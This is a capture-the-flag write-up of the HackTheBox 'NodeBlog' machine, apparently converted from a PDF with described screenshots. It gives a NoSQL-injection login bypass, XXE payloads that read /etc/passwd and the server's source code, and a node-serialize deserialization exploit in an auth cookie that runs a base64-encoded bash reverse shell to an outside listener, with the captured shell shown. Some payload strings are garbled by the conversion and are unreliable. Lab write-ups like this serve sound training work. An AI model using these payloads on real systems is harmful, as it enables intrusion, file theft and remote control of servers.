


NodeBlog





Enumeration

nmap scan

```
Nmap scan report for 10.129.96.160
Host is up (0.48s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
              col 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
5000/tcp  open  http   Node.js (Express middleware)
|_http-title: Blog
```

```
| http-methods:  
|_ Supported Methods: GET HEAD POST OPTIONS  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web Enumeration

The screenshot shows a web browser window with the URL `10.129.96.160:5000`. The page title is "Blog Articles". A green button labeled "Login" is visible. Below it, a box contains the title "UHC Qualifiers" and the date "12/13/2021". The content of the box reads: "The UHC Qualifiers are ran the first Friday of every month! Playing boxes like this will qualify you for the monthly finals ran the Last Sunday of the month. The winner of that tournament will get to play in the UHC Grand Finals for big prizes! Read more to find out information on how to join." A blue "Read More" button is at the bottom of the box.

🔍 Response Analysis

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 1040
ETag: W/"410-qtBqvReA8UB48rh/7s5rVJGNkU"
Date: Fri, 30 Jan 2026 10:45:12 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

X-Powered-By: Express !

This is **information disclosure**.


- Backend framework: **Node.js Express**

Okay — Node + Express. Let's think prototype pollution, NoSQL injection, JWT issues

Check HTTP methods

```
└──(root㉿kali)-[/home/tmonk/HTB/Nix/NodeBlog]
    └─# curl -X OPTIONS http://10.129.96.160:5000/
        GET,HEAD
```

when we check login page



The screenshot shows a web browser window with a dark header bar. Below it, the main content area displays a login form. The form consists of two input fields: 'Username' and 'Password', both with placeholder text. Below these fields is a blue 'Login' button. A red rectangular box highlights the 'Login' button. To the right of the 'Username' field, a red-bordered box contains the text 'Invalid Username', indicating an error message.

and when we enter a incorrect username 'It say Invalid Username' and also enter a valid username it pop up as invalid password

The screenshot shows the Burp Suite interface. The Request tab displays a POST /Login HTTP/1.1 request with the parameter user=admin&password=password highlighted. The Response tab shows a login page with an 'Invalid Password' message in a red box.

So, I guess username is admin. checking the NoSQL injection

The screenshot shows the Burp Suite interface. The Request tab displays a POST /login HTTP/1.1 request with the parameter password:{"\$ne":null} highlighted. The response shows a blog article titled "UHC Qualifiers" with a "Read More" button.

we can successfully bypass the login page using basic authentication bypass techniques.

When we check the uploads we can only upload xml files. so, we can check it that is vulnerable to XXE injection. To conform that I use following payload

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
<userInfo>
<firstName>John</firstName>
<lastName>&example;</lastName>
</userInfo>
```

```
GNU nano 8.7
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
<post>
  <title>test</title>
  <description>&example;</description>
  <markdown>Example Markdown</markdown>
</post>
```

make a file test.xml and upload it .

The screenshot shows a web browser window with the following details:

- Address Bar:** The URL is `10.129.96.160:5000/articles/xml`.
- Page Title:** The page title is **Edit Article**.
- Form Fields:**
 - Title:** The input field contains `test`.
 - Description:** The input field contains `Doe`, which is highlighted with a red rectangular box.
 - Markdown:** The input field contains `Example Markdown`.
- Buttons:** At the bottom of the form are two buttons: `Cancel` and `Save`.

Likewise I use bellow payload to dump the /etc/passwd file

```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/pa  
sswd'>]>  
<post>  
  <title>test</title>  
  <description>&test;</description>  
  <markdown>Example Markdown</markdown>  
</post>
```

The screenshot shows a browser window with the URL `10.129.96.160:5000/articles/xml`. The page title is "Edit Article". There are three input fields: "Title" containing "test", "Description" containing a long string of user names and their encrypted passwords from the /etc/passwd file, and "Markdown" containing "Example Markdown". The "Description" field is scrollable.

Field	Content
Title	test
Description	root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin ircx:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-networkx:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolvex:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesyncx:x:102:104:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106:/nonexistent:/usr/sbin/nologin syslogx:x:104:110:/home/syslog:/usr/sbin/nologin _apt:x:105:65534:/nonexistent:/usr/sbin/nologin tsss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidx:x:107:112:/run/uuidd:/usr/sbin/nologin tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
Markdown	Example Markdown

Now I get the source code of the website. To do that we should know what is the file and where it is . In the begging we sent the login page to repeater and when

we send wrong credential like bellow it show up some messages. it's reveals the path website store on the server. so, let's use it to dump the source code. In Node js source code normally named as main.js , app.js or server.js by default . But it can be changed. so In here it is server.js .

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE title [ <!ELEMENT title ANY >
<!ENTITY xxe SYSTEM "file:///opt/blog/server.js" >]>
<post>
  <title>test</title>
  <description>&xxe;</description>
  <markdown>Example Markdown</markdown>
</post>
```

Now upload it.

10.129.96.160:5000/articles/xml

Edit Article

Title
test

Description

```
const express = require('express')
const mongoose = require('mongoose')
const Article = require('./models/article')
const articleRouter = require('./routes/articles')
const loginRouter = require('./routes/login')
const serialize = require('node-serialize')
const methodOverride = require('method-override')
const fileUpload = require('express-fileupload')
const cookieParser = require('cookie-parser');
const crypto = require('crypto')
const cookie_secret = "UHC-SecretCookie"
//var session = require('express-session');
const app = express()

mongoose.connect('mongodb://localhost/blog')

app.set('view engine', 'ejs')
app.use(express.urlencoded({ extended: false }));
app.use(methodOverride('_method'))
app.use(fileUpload())
app.use(express.json());
app.use(cookieParser());
//app.use(session({secret: "UHC-SecretKey-123"}));
```

Markdown

Example Markdown

Source code

```
const express = require('express')
const mongoose = require('mongoose')
const Article = require('./models/article')
const articleRouter = require('./routes/articles')
const loginRouter = require('./routes/login')
const serialize = require('node-serialize')
const methodOverride = require('method-override')
const fileUpload = require('express-fileupload')
const cookieParser = require('cookie-parser');
const crypto = require('crypto')
const cookie_secret = "UHC-SecretCookie"
//var session = require('express-session');
const app = express()
```

```

mongoose.connect('mongodb://localhost/blog')

app.set('view engine', 'ejs')
app.use(express.urlencoded({ extended: false }))
app.use(methodOverride('_method'))
app.use(fileUpload())
app.use(express.json());
app.use(cookieParser());
//app.use(session({secret: "UHC-SecretKey-123"}));

function authenticated(c) {
  if (typeof c == 'undefined')
    return false

  c = serialize.unserialize(c)

  if (c.sign == (crypto.createHash('md5').update(cookie_secret + c.user).digest('hex'))){
    return true
  } else {
    return false
  }
}

app.get('/', async (req, res) => {
  const articles = await Article.find().sort({
    createdAt: 'desc'
  })
  res.render('articles/index', { articles: articles, ip: req.socket.remoteAddress,
  authenticated: authenticated(req.cookies.auth) })
})

app.use('/articles', articleRouter)
app.use('/login', loginRouter)

```

```
app.listen(5000)
```

In this source code using node-serialize which is vulnerable to remote code execution

The screenshot shows a detailed security report for the `node-serialize` package. At the top, it says "Arbitrary Code Execution" and "Affecting `node-serialize` package, versions *". Below this, it notes "INTRODUCED: 8 FEB 2017" and links to "CVE-2017-5941" and "CWE-502". A "How to fix?" section states there is no fix version for `node-serialize`. The "Severity" section features a red circular gauge with a value of 9.8, labeled "CRITICAL". It also includes a "CVSS assessment by Snyk's Security Team" with a "PROOF OF CONCEPT" rating of 77.93% (99th percentile). The "Threat Intelligence" section shows "Exploit Maturity" as "EPSS" and "77.93% (99th percentile)". The "References" section lists "Opsaex Blog" and "GitHub Issue". The "Do your applications use this vulnerable package?" section encourages users to analyze their entire application.

using this I we can get the remote shell. to do that we use session cookie to execute the payload.

First we have to make the base64 encoded reverse shell.

```
(tmonk㉿kali)-[~/HTB/Nix/NodeBlog]
$ echo -n "bash -i >& /dev/tcp/10.10.16.17/4444 0>&1" | base64
YmFzACAtaSAGPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTcvNDQ0NCAwPiYx
```

and set the payload like bellow

Request

```

Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 10.129.96.160:5000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: auth="user%3dadmin%2csign%3d23e1120729454108610664709a6c7d08%2cmonk%3d$MD_FUNK$%2cfunction (){require("child_process").exec(`echo -n YMfZacAtaSAgPIYgl2Rld190Y3AvTAuHtAuHtUyMjQvOTAwNSAwPIYx | base64 -d | bash`);if(function(error, stdout, stderr) {console.log(stdout)});});}%23"
9 If-None-Match: W/"763-y8Lqx1Bg/Trp0SZ2cyMSGFoH5nU"
10 Connection: keep-alive
11
12

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 30 Jan 2026 14:56:33 GMT
3 X-Powered-By: Express
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 2589
6 ETag: W/"763-y8Lqx1Bg/Trp0SZ2cyMSGFoH5nU"
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="UTF-8">
14     <meta http-equiv="X-UA-Compatible" content="IE=edge">
15     <meta name="viewport" content="width=device-width, initial-scale=1.0">
16     <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css" integrity="sha384-1BmE4kWBq78LyFlvkuFTAU6au8lT94RIrHjtDbrCESu1o8oqyLzQv26jIW3" crossorigin="anonymous">
17   </head>
    Blog

```

(Please use fully URL encode the cookie = auth)

Request

```

Pretty Raw Hex
2 Host: 10.129.96.160:5000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: auth=%23e1120729454108610664709a6c7d08%2cmonk%3d$MD_FUNK$%2cfunction (){require("child_process").exec(`echo -n YMfZacAtaSAgPIYgl2Rld190Y3AvTAuHtAuHtUyMjQvOTAwNSAwPIYx | base64 -d | bash`);if(function(error, stdout, stderr) {console.log(stdout)});});}%23"
9 If-None-Match: W/"763-y8Lqx1Bg/Trp0SZ2cyMSGFoH5nU"
10 Connection: keep-alive
11
12

```

and send it we'll get the shell

```

[+] $ nc -lvp 4444 -q 0
listening on [any] 4444 ...
connect to [10.10.16.17] from (UNKNOWN) [10.129.96.160] 49124
bash: cannot set terminal process group (858): Inappropriate ioctl for device
bash: no job control in this shell
admin@adminnodeblog:/opt/blog$ whoami %7d
whoami
keep-alive
admin
admin@adminnodeblog:/opt/blog$ 

```